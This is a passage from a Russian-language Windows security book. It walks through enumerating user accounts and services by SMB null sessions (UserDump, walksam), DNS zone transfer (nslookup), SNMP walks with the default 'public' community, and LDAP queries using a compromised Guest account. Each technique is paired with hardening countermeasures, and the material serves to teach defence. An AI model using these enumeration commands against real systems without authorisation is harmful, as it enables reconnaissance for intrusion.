    User's pwd never expires.

    MISC INFO
    Password age:  Mon Apr 09 01:41:34 2001
    LastLogon:     Mon Apr 23 09:27:42 2001
    LastLogoff:    Thu Jan 01 00:00:00 1970
```

```
    Acct Expires:   Never
    Max Storage:    Unlimited
    Workstations:
    UnitsperWeek:   168
    Bad pw Count:   0
    Num logons:     5
    Country code:   0
    Code page:      0
    Profile:
    ScriptPath:
    Homedir drive:
    Home Dir:
    PasswordExp:    0

    Logon hours at controller, GMT:
    Hours-          12345678901N12345678901M
    Sunday          111111111111111111111111
    Monday          111111111111111111111111
    Tuesday         111111111111111111111111
    Wednesday       111111111111111111111111
    Thursday        111111111111111111111111
    Friday          111111111111111111111111
    Saturday        111111111111111111111111

    Get hammered at HammerofGod.com!
```

Программа UserDump

Еще одна программа Тима Муллена — UserDump. Эта программа "собирает" идентификаторы SID удаленной системы, а затем исследует ожидаемые значения RID, чтобы получить всю информацию об именах учетных записей. Программа UserDump берет известное имя пользователя или группы и "проходит" заданное пользователем количество раз по идентификаторам SID, начиная с номера 1001. Начинает эта программа всегда с идентификатора RID 500 (администратор), а затем продолжает проверку с RID 1001 плюс указанное максимальное количество запросов (при значении 0 или неуказанном значении параметра `MaxQueries` будут выведены сведения об идентификаторах SID 500 и 1001). Рассмотрим пример работы программы UserDump (листинг 4.9).

Листинг 4.9. Применение UserDump для получения сведений об учетных записях удаленной системы

```
C:\>userdump \\mgmgrand guest 10

    UserDump v1.11 - thor@hammerofgod.com

    Querying Controller \\mgmgrand

    USER INFO
    Username:  Administrator
    Full Name:
    Comment:        Built-in account for
                    administering the computer/domain
    User Comment:
    User ID:        500
    Primary Grp:    513
    Privs:          Admin Privs
    OperatorPrivs: No explicit OP Privs
[snip]
LookupAccountSid failed: 1007 does not exist...
LookupAccountSid failed: 1008 does not exist...
LookupAccountSid failed: 1009 does not exist...

Get hammered at HammerofGod.Com!
```

Программа GetAcct

Программа GetAcct выполняет аналогичный просмотр идентификаторов SID. Эта программа обладает графическим интерфейсом и позволяет экспортировать результаты в текстовый файл для последующего анализа. Для ее работы не обязательно присутствие на исследуемом сервере учетной записи Administrator или Guest. На рис. 4.2 показано окно программы GetAcct во время получения данных о пользователе из системы с установленным ограничением `RestrictAnonymous=1`.




Рис. 4.2. При установленном нулевом сеансе программа GetAcct выполняет перебор идентификаторов SID независимо от ограничения `RestrictAnonymous=1`

Утилита `walksam`

Утилита `walksam`, одна из трех утилит пакета RPCTools Тодда Сабина, также выполняет просмотр базы данных SAM и выводит информацию о каждом найденном пользователе. Она поддерживает "традиционный" способ работы через именованные каналы и дополнительные механизмы, используемые в контроллерах доменов Windows Server 2003. В случаях, когда существует возможность установить нулевой сеанс, она может обходить ограничение `RestrictAnonymous=1`. Здесь приведен сокращенный пример работы утилиты `walksam` (помните, что с исследуемым сервером уже установлено нулевое соединение).

Листинг 4.10. Сбор информации с помощью `walksam`

```
C:\rpctools>walksam 192.168.234.44
rid 500: user Administrator
Userid: Administrator
Full Name:
Home Dir:
Home Drive:
Logon Script:
Profile:
Description: Built-in account for administering the computer/domain
Workstations:
Profile:
User Comment:
Last Logon: 7/21/2001 5:39:58.975
Last Logoff: never
Last Passwd Change: 12/3/2000 5:11:14.655
Acct. Expires: never
Allowed Passwd Change: 12/3/2000 5:11:14.655
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffff
```

```
Bad Password Count: 0
Num Logons: 88

rid 501: user Guest
Userid: Guest
[etc.]
```

Теперь мы обсудим преимущества систем Windows XP и Windows Server 2003, благодаря которым можно больше не беспокоиться о значении параметра `RestrictAnonymous`.

Меры противодействия инвентаризации с помощью SMB

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Инвентаризацию информации хоста под управлением Windows Server 2003 можно предотвратить несколькими способами:

- ▼ заблокировать доступ к TCP-портам 139 и 445 на уровне сети или узла;
- ■ Отключить SMB-службы;
- ▲ Установить правильное значение параметра Network Access (Доступ по сети) в Security Policy.

Конечно, лучше всего ограничить доступ злоумышленника к этим службам с помощью сетевого брандмауэра. Для ограничения доступа к SMB (см. главу 16, "Возможности и средства защиты в системах Windows") и создания дополнительной "линии обороны" стоит также подумать об использовании фильтров IPSec на отдельных узлах на случай взлома брандмауэра. Обсудим эти два способа более подробно.

Отключение службы SMB

В действительности, отключение службы SMB в системах Windows Server 2003 может оказаться непростой задачей. Откройте панель управления Network Connections (Сетевые соединения) выбрав Start (Пуск)⇨Control Panel (Панель управления)⇨Network and Internet Connections (Сеть и Internet-соединения)⇨Network Connections (Сетевые соединения). Выберите Local Area Connection (Локальные соединения), затем найдите в списке Internet Protocol (TCP/IP) и щелкните на кнопке Properties (Свойства). В открывшемся диалоговом окне щелкните на кнопке Advanced (Дополнительные свойства) и откройте вкладку WINS. Здесь можно отключить NetBIOS поверх TCP/IP, выбрав параметр Disable NetBIOS over TCP/IP, как показано на рис. 4.3.

Большинство пользователей полагают, что отключая работу NetBIOS поверх TCP/IP, они успешно отключают протокол SMB на машине. *Это ошибка*. Данная настройка отключает только службу NetBIOS Session Service, закрепленную за TCP-портом 139.

В отличие от систем Windows NT4, системы Windows Server 2003 ожидают подключения по протоколу SMB еще и через TCP-порт 445. Этот порт остается открытым даже при отключенном протоколе NetBIOS поверх TCP/IP. Версии клиентов SMB в системах старше NT4SP 6a автоматически используют TCP-порт 445 при неудачном подключении к TCP-порту 139, поэтому с помощью современных клиентов можно устанавливать нулевой сеанс даже в случае заблокированного и отключенного TCP-порта 139. Чтобы заблокировать работу по SMB через TCP-порт 445, нужно открыть объект панели управления Network Connections (Сетевые соединения), выбрать пункт меню Advanced (Дополнительно)⇨Advanced Settings (Дополнительные

параметры) и снять флажок возможности совместного использования файлов и принтеров для сетей Microsoft (File and Printer Sharing for Microsoft Networks) для соответствующего сетевого адаптера, как показано на рис. 4.4.




Рис. 4.3. Отключение NetBIOS поверх TCP/IP — в результате будет блокирован только порт TCP 139; система останется уязвимой для инвентаризации при использовании TCP-порта 445




Рис. 4.4. Отключение службы SMB для обоих TCP-портов 139 и 445

После отключения возможности совместного использования файлов и принтеров создание нулевых сеансов через порты 139 и 445 станет невозможным (естественно, станет невозможным и совместное использование файлов и принтеров). Для того чтобы эти изменения вступили в силу, перезагрузка не требуется. При сканировании портов TCP-порт 139 будет показан как открытый, но подключение к нему станет невозможным.

СОВЕТ Еще один способ предотвращения несанкционированного доступа к SMB-службам заключается в отключении службы Server с помощью консоли Services (Службы) из набора средств администрирования (файл `services.msc`). Это позволяет отключить совместное использование файлов и принтеров (File and Print Sharing), предоставить доступ по сети к именованным каналам (Named Pipes) и отключить совместное использование ресурса межпроцессного взаимодействия (`IPC$`).

Настройка сетевого доступа с помощью оснастки Security Policy

Иногда необходимо сохранить доступ к SMB-службам (например, для контроллера домена). Компания Microsoft сначала пыталась решить проблему нулевых сеансов с помощью параметра `RestrictAnonymous`, который обладает некоторыми опциями, влияющими на функциональные возможности системы. Например, наиболее ограничивающее значение 2 этого параметра имеет негативный эффект для доступа клиентов и доверенных доменов (для устранения такого эффекта можно обновить клиенты Windows 95 с помощью утилиты `dsclient`, а более подробную информацию можно получить в статье базы знаний Microsoft Q246261). Для более надежного решения проблемы и более тонкого управления параметрами безопасности в системах Windows XP и Windows Server 2003 был изменен интерфейс управления анонимным доступом.

Наиболее очевидное изменение затронуло элемент Security Options (Параметры безопасности) оснастки Security Policy (Политика безопасности), а именно — отсутствует параметр "Additional Restrictions for Anonymous Connections" ("Дополнительные ограничения для анонимных соединений"), в котором настраивалось значение `RestrictAnonymous` для систем Windows 2000. В системах Windows XP и Windows Server 2003 все параметры Security Options (Параметры безопасности) распределены по категориям. Параметры, касающиеся ограничения анонимного доступа, относятся к категории Network Access (Доступ по сети). В табл. 4.5 приведены новые параметры и рекомендуемые значения.

Таблица 4.5. Параметры безопасности для анонимного доступа в системах Windows XP и Windows Server 2003

Название параметра	Рекомендуемое значение
Network access: Allow anonymous SID/Name translation (Доступ по сети: Разрешить преобразование имен/идентификаторов SID)	**Disabled (Отключен).** Позволяет заблокировать работу программы user2sid и подобных средств (включен на контроллерах домена)
Network Access: Do not allow anonymous enumeration of SAM accounts (Доступ по сети: Запретить предоставление сведений об учетных записях SAM анонимным пользователям)	**Enabled (Включен).** Блокирует работу средств, которые способны обходить ограничение `RestrictAnonymous=1`
Network Access: Do not allow anonymous enumeration of SAM accounts and shares (Доступ по сети: Запретить предоставление сведений об учетных записях SAM и совместно используемых ресурсах анонимным пользователям)	**Enabled (Включен).** Блокирует работу средств, которые способны обходить ограничение `RestrictAnonymous=1` (отключен на контроллерах домена)

Окончание табл. 4.5

Название параметра	Рекомендуемое значение
Network Access: Let Everyone permissions apply to anonymous users (Доступ по сети: Запретить предоставление)	**Disabled (Отключен)**. Похоже на установку параметра `RestrictAnonymous=2`, однако возможна установка нулевых сеансов
Network Access: Named Pipes that can be accessed anonymously (Доступ по сети: Доступные анонимно именованные каналы)	Зависит от предназначения системы. Удаление записей `SQL\QUERY` и `EPMAPPER` позволяет заблокировать инвентаризацию ресурсов с помощью SQL и RPC-служб, соответственно
Network Access: Remotely accessible Registry paths and subpaths (Доступ по сети: доступные удаленно пути реестра)	Зависит от предназначения системы. Наиболее безопасно оставить значение этого параметра пустым
Network Access: Restrict anonymous access to named pipes and shares (Доступ по сети: ограничить анонимный доступ к именованным каналам и совместно используемым ресурсам)	**Enabled (Включен)**
Network Access: Shares that can be accessed anonymously (Доступ по сети: доступные анонимно совместно используемые ресурсы	Зависит от предназначения системы. Наиболее безопасно оставить значение этого параметра пустым. Значениями по умолчанию являются `COMCFC`, `DFS$`

Достаточно беглого взгляда на табл. 4.5, чтобы понять, что главным преимуществом новых систем Windows XP и Windows Server 2003 является более тонкое управление ресурсами, которые доступны при установленном нулевом сеансе. Добавление новых расширенных возможностей всегда радует, но нам нравилась элегантная простота `RestrictAnonymous=2` в системах Windows 2000, когда просто запрещалась установка нулевых сеансов. Да, работать стало менее удобно, но разве мы не специалисты, чтобы разбираться с трудностями? В любом случае, мы не смогли обойти ограничения, установленные с помощью параметров из табл. 4.5, используя средства, описанные в этой главе.

Еще лучше, что параметры, описанные в табл. 4.5, могут применяться по отношению к организационной единице или на уровне домена, а значит, могут быть унаследованы всеми дочерними объектами Active Directory при использовании контроллера домена Windows Server 2003. Для этого необходимо воспользоваться оснасткой Group Policy (Групповая политика).

СОВЕТ Более подробную информацию о групповой политике можно найти в главе 16, "Возможности и средства защиты в системах Windows").

ВНИМАНИЕ По умолчанию на доменах контроллеров под управлением Windows Server 2003 отключены некоторые из этих параметров, предотвращающих инвентаризацию с помощью SMB-служб.

НА ЗАМЕТКУ Для обновления параметров Security Policy нужно щелкнуть правой кнопкой мыши на пункте Security Settings (Параметры безопасности) в окне консоли управления и выбрать в контекстном меню пункт Reload (Перезагрузка) или обновить Group Policy (Групповая политика) в домене.

Доступ к данным с помощью службы DNS

Как мы рассказали в главе 3,, "Предварительный сбор данных и сканирование", одним из первоисточников начальной информации являются сведения, предоставляемые службой имен доменов (DNS). Служба DNS представляет собой стандартный протокол Internet для преобразования IP-адресов в более удобные для человека названия, например `amazon.com`. Поскольку пространство имен службы Windows 2000 Active Directory (AD) основано на DNS, фирма Microsoft полностью обновила реализацию сервера DNS, чтобы он соответствовал потребностям службы Active Directory и наоборот.

Для поиска клиентами Windows 2000 таких сервисов домена, как AD и Kerberos, Windows 2000 предоставляет запись DNS SRV (RFC 2052), которая позволяет обнаруживать серверы по типу службы (например, Global Catalog, Kerberos или LDAP) и протоколу (например TCP). Таким образом, простой перенос зоны может дать много интересной информации о сети.



Перенос зоны в Windows 2000

Популярность	*5*
Простота	*9*
Опасность	*2*
Степень риска	*5*

Выполнять перенос зоны лучше всего с помощью встроенной утилиты `nslookup`. В следующем примере перенос зоны выполняется для домена `labface.org` под управлением Windows 2000 (для краткости и удобочитаемости текст примера отредактирован).

Листинг 4.11. Перенос зоны с помощью `nslookup`

```
C:\>nslookup
Default Server: corp-dc.labfarce.org
Address: 192.168.234.110
> ls -d labfarce.org
[[192.168.234.110]]
 labfarce.org.   SOA     corp-dc.labfarce.org admin.
 labfarce.org.                A    192.168.234.110
 labfarce.org.                NS   corp-dc.labfarce.org
...
_gc._tcp        SRV priority=0, weight=100, port=3268, corp-dc.labfarce.org
_kerberos._tcp SRV priority=0, weight=100, port=88, corp-dc.labfarce.org
_kpasswd._tcp  SRV priority=0, weight=100, port=464, corp-dc.labfarce.org
_ldap._tcp      SRV priority=0, weight=100, port=389, corp-dc.labfarce.org
```

В соответствии с документом RFC 2052, записи SRV должны иметь следующий формат.

```
Служба.Протокол.Имя TTL Класс SRV Приоритет Вес Порт Получатель
```

Из полученного файла злоумышленник может выяснить такие простые данные, как размещение сервиса глобального каталога домена (`_gc._tcp`), контроллеров доменов, использующих аутентификацию по протоколу Kerberos (`_kerberos._tcp`), LDAP-серверов (`_ldap._tcp`) и соответствующие номера портов (здесь показаны только примеры для протокола TCP).

Запрет переноса зоны

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Как можно догадаться, по умолчанию в системах Windows 2000 разрешается выполнять перенос зоны для любого сервера. К счастью, в реализации DNS для систем Windows Server 2003 перенос зоны по умолчанию запрещен, как показано на рис. 4.5. Показанное на рисунке окно появляется при выборе опции Properties (Свойства) для выбранной прямой зоны просмотра (в данном случае это `labface.org`) в консоли DNS Management (Управление DNS).




Рис. 4.5. В Windows Server 2003 переносы зоны запрещены по умолчанию

НА ЗАМЕТКУ Хотя мы рекомендуем использовать запрет переноса зоны (см. рис. 4.5), но вполне реально, что для вторичных DNS-серверов потребуется регулярное обновление информации о зоне. Нет ничего страшного в разрешении переноса зоны для авторизованных серверов.

Слава Microsoft за отключение по умолчанию переноса зон в системах Windows Server 2003!

СОВЕТ Хотя следующая команда и не работает для реализации службы DNS под Windows, но она позволяет определить версию сервера, на котором запущена BIND DNS.

```
nslookup -q=txt -class=CHAOS version.bind.
```

Инвентаризация SNMP

Мы часто вспоминаем одну из наших любимых поучительных историй о том, как упрямый системный администратор хоста клиента (проверяемого хоста) утверждал, что его системы под управлением Windows NT нельзя взломать. Он говорил: "Я заблокировал протокол NetBIOS, поэтому на моих Windows-системах никак нельзя получить имена учетных записей. Это вас остановит".

Конечно, доступ к TCP-портам 139 и 445 был заблокирован, то есть была отключена служба SMB. Однако проведенное ранее сканирование портов показало, что доступен не менее привлекательный агент протокола SNMP (Simple Network Management Protocol — упрощенный протокол сетевого управления) через UDP-порт 161. По умолчанию протокол SNMP не устанавливается на системах семейства Windows NT, но его легко можно добавить через пункт панели управления Add/Remove Programs (Установка и удаление программ). Протокол SNMP широко используется во многих организациях для обмена данными в локальных сетях.

В системе Windows 2000 и более ранних версиях Windows по умолчанию строке доступа (приблизительный эквивалент пароля для доступа к службе) присвоено значение "public". Информация, которую можно извлечь из систем Windows с помощью агента SNMP, может разрушить все, о чем мы говорили на протяжении этой главы. Как же разочарован был наш системный администратор! Далее читайте о том, что мы сделали с его машинами, и не повторяйте эту ошибку.

НА ЗАМЕТКУ В системы Windows Server 2003 внесены коренные изменения в настройки по умолчанию для протокола SNMP, которые позволяют предотвратить все рассмотренные далее атаки. Следующие описания атак (кроме отдельно указанных случаев) подходят только для систем Windows 2000.



Использование утилиты `snmputil`

Популярность	*8*
Простота	*7*
Опасность	*5*
Степень риска	*7*

Если на атакуемой системе задана легко угадываемая строка доступа, то с помощью утилиты `snmputil` из пакета Resource Kit получение данных об учетных записях систем Windows через протокол SNMP становится простым и приятным занятием. В следующем примере показано, как с удаленной машины получить фрагмент информации из базы данных MIB LANManager, используя строку доступа "public" с правом чтения (листинг 4.12).

Листинг 4.12. Вредоносное использование возможностей протокола SNMP

```
C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.
           lanmgr-2.server.svUserTable.svUserEntry.svUserName.5.
           71.117.101.115.116
Value    = OCTET STRING - Guest

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.
           lanmgr-2.server. svUserTable.svUserEntry.svUserName.13.
           65.100.109.105.110.105.115.116.114.97.116.111.114
Value    = OCTET STRING - Administrator

End of MIB subtree.
```

Последняя переменная в вызове программы `snmputil`, "`.1.3.6.1.4.1.77.1.2.25`" — это *идентификатор объекта* (OID — Object Identifier), который указывает ветвь базы Microsoft enterprise Management Information Base (MIB) в соответствии с определенной в протоколе SNMP. База данных MIB имеет иерархическую структуру, поэтому "поднимаясь" по дереву (используя меньшие значения OID, например, `.1.3.6.1.4.1.77`), можно собрать больше информации. Все эти числа трудно запомнить, поэтому взломщики пользуются их текстовыми эквивалентами. В табл. 4.6 перечислены некоторые сегменты базы MIB, из которых можно извлечь что-нибудь полезное.

Таблица 4.6. Идентификаторы объектов базы данных SNMP MIB, которые можно использовать для получения важной информации о системе

SNMP MIB (эту строку необходимо добавить к строке .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr2)	Полезная информация
.server.svSvcTable.svSvcEntry.svSvcName	Запущенные службы
.server.svShareTable.svShareEntry.svShareName	Совместно используемые ресурсы
.server.svShareTable.svShareEntry.svSharePath	Пути к совместно используемым ресурсам
.server.svShareTable.svShareEntry.svShareComment	Комментарии к совместно используемым ресурсам
.server.svUserTable.svUserEntry.svUserName	Имена пользователей
.domain.domPrimaryDomain	Имя домена



Получение данных по SNMP с помощью программ SolarWinds

Популярность	*8*
Простота	*7*
Опасность	*5*
Степень риска	*7*

Конечно, чтобы не набирать все эти строки, можно загрузить отличный графический браузер для SNMP, который называется IP Network Browser из набора утилит SolarWinds Professional Plus (ссылка на эту программу есть в разделе "Дополнительная литература и ссылки"). Цена набора программ Professional Plus — 695 долл., но он того стоит.

Утилита IP Network Browser позволяет хакеру просматривать всю информацию в "живом виде". На рис. 4.6 показано окно программы IP Network Browser во время проверки компьютера под управлением Windows 2000 с запущенным агентом SNMP и установленной по умолчанию строкой доступа "public".

Все становится еще хуже, если удается выяснить строку доступа с помощью программы IP Network Browser. Используя программу Update System MIB (рис. 4.7) из набора SolarWinds Professional Plus Toolset, при наличии правильной строки доступа можно записывать значения в базу System MIB, включая имя системы, расположение и контактную информацию.




Рис. 4.6. Утилита IP Network Browser из пакет Solar Winds выводит информацию, доступную через агенты SNMP, при известной строке доступа. В данном случае использована строка доступа по умолчанию: "public"




Рис. 4.7. Программа Update System MIB из набора SolarWinds записывает значение в базу MIB удаленной системы

Меры противодействия вредоносному использованию SNMP

Простейший способ предупредить подобные действия — удалить агент SNMP или отключить службу SNMP, открыв компонент Services (Службы) через панель управления (файл `services.msc`).

Если отключить протокол SNMP нельзя, то, по меньшей мере, его необходимо правильно настроить и заменить стандартную строку доступа на уникальную (заменить используемые по умолчанию значения "public" или "private" в системах Windows 2000), чтобы хост отвечал только по указанным IP-адресам. Это типичная конфигурация для окружения, в котором используется одна управляющая рабочая станция для сбора SNMP-информации от всех устройств. Для задания этих настроек откройте элемент Services (Службы) панели управления, который находится в оснастке Administrative Tools (Администрирование), затем щелкните правой кнопкой на SMTP Service (служба SNMP) и выберите команду Properties (Свойства), откройте вкладку Security (Безопасность) и измените следующие значения:

Accepted Community Names (Приемлемые имена сообществ)	Укажите уникальную, трудную для угадывания строку доступа
Accept SNMP Packets From These Hosts (Принимать пакеты SNMP только от этих узлов)	Введите IP-адрес своей рабочей станции по управлению протоколом SNMP

На рис. 4.8 показаны значения параметров безопасности, установленные по умолчанию для агентов SNMP в системах Windows Server 2003. Мы счастливы сообщить, что в этой конфигурации по умолчанию не задано никаких строк доступа и доступ к SNMP-агенту ограничен только локальным хостом. Это еще один пример инициативы Microsoft по обеспечению надежных вычислений "Secure by Default" ("Безопасность по умолчанию"). Безусловно, большинство администраторов изменят эти значения для поддержки SNMP-служб, но опасная конфигурация теперь по умолчанию отключена.




Рис. 4.8. Для агента SNMP в системах Windows Server 2003 по умолчанию не задано никаких строк доступа, и доступ ограничен только локальным хостом

Кончено же, если протокол SNMP используется для управления сетью, необходимо заблокировать доступ к TCP- и UDP-порту 161 (SNMP GET/SET) на всех сетевых устройствах, установленных по периметру сети. Как будет показано в этой и других главах, нельзя допускать утечку внутренней информации SNMP в сети общего пользования.

Более опытные администраторы могут отредактировать реестр, чтобы разрешить только подтвержденный доступ к службе SNMP Community Name и запретить отправку сведений об ученых записях . Для этого нужно запустить программу `regedit32` и перейти в раздел `HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ValidCommunities`. Выберите параметр `Security\Permissions` и разрешите доступ только для проверенных пользователей. Затем перейдите в раздел `HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ExtensionAgents` и удалите параметр, который содержит строку "`LANManagerMIB2Agent`", а остальные параметры переименуйте, чтобы сохранить последовательность. Например, если был удален параметр 1, то параметры 2, 3 и т.д. необходимо переименовать таким образом, чтобы последовательность начиналась с 1 и заканчивалась значением, равным числу значений в списке.

Инвентаризация службы Active Directory

Наиболее фундаментальное изменение, сделанное в Windows 2000 по сравнению с предыдущими версиями, — введение службы каталогов, основанной на протоколе LDAP (Lightweight Directory Access Protocol). Эту службу Microsoft назвала *Active Directory* (AD). Служба AD разработана для хранения унифицированного логического представления обо всех объектах, относящихся к корпоративной инфраструктуре, а значит, с точки зрения инвентаризации, это потенциально наиболее ценный источник для сбора данных. В системах Windows Server 2003 служба Active Directory в основном идентична своей предшественнице и может быть доступна с помощью средств отправки запросов по протоколу LDAP, как показано в следующем примере.



Инвентаризация службы Active Directory с помощью программы `ldp`

Популярность	*2*
Простота	*2*
Опасность	*5*
Степень риска	*3*


В набор утилит Windows Server 2003 Support Tools (доступный на компакт-диске с инсталляцией версии Server в каталоге `Support\Tools`) входит простой клиент LDAP под названием Active Directory Administration Tool (файл `ldp.exe`), который подключается к серверу AD и позволяет просматривать содержимое каталога.

При анализе безопасности систем Windows 2000 Release Candidates летом 1999 года авторы книги обнаружили, *что с помощью простого запроса LDAP можно получить сведения обо всех существующих пользователях и группах системы*, просто указав утилите `ldp` в качестве адреса запроса контроллер домена Windows 2000. Единственное, что требуется для проведения такой инвентаризации, — организовать сеанс связи по протоколу LDAP (нужно успешно пройти аутентификацию). Если злоумышленник уже взломал существующую учетную запись на исследуемом


компьютере, то протокол LDAP может предоставить альтернативный механизм получения списка пользователей даже при заблокированных или недоступных портах службы SMB.

В следующем примере мы проиллюстрируем получение сведений о пользователях контроллера домена Windows Server 2003 `caesars.vegas.nv`, в котором контекст корня каталога Active Directory определен как DC=vegas,DC=nv. Будем считать, что на машине `caesars` учетная запись Guest уже взломана, а ее пароль — guest.


1. Сначала подключаемся к исследуемой системе, используя утилиту `ldp`. Откроем меню Connection⇨Connect и введем IP-адрес или имя DNS исследуемого сервера. В результате будет создано неаутентифицированное соединение с каталогом. Можно подключиться к порту LDAP 389, используемому по умолчанию, или к TCP-порту 3268 глобального каталога (AD Global Catalog). На следующем рисунке показан пример использования порта 389.



2. Нулевое соединение позволяет получить некоторую информацию о каталоге, но можно пройти аутентификацию с использованием взломанной записи Guest и получить еще больше сведений. Для этого необходимо выбрать пункт меню Connections⇨Bind, убедиться, что отмечен пункт Domain и правильно указано имя домена, а затем ввести имя и пароль пользователя Guest.



3. Должно быть выведено сообщение `Authenticated as dn:'guest'`. Значит, аутентификация прошла успешно, установлен сеанс LDAP, и можно проводить инвентаризацию пользователей и групп. Откроем меню View⇨Tree и в открывшемся диалоговом окне введем контекст корня каталога (например, здесь использованы DC=vegas,DC=nv).



4. На левой панели будет показана ветвь. Чтобы раскрыть ее и увидеть базовые объекты корневого каталога, достаточно щелкнуть мышью на символе плюса.
5. И наконец, мы делаем двойной щелчок мышью на контейнерах CN=Users и CN=Builtin. Раскроется список всех пользователей и всех групп сервера. Контейнер Users показан на рис. 4.9.

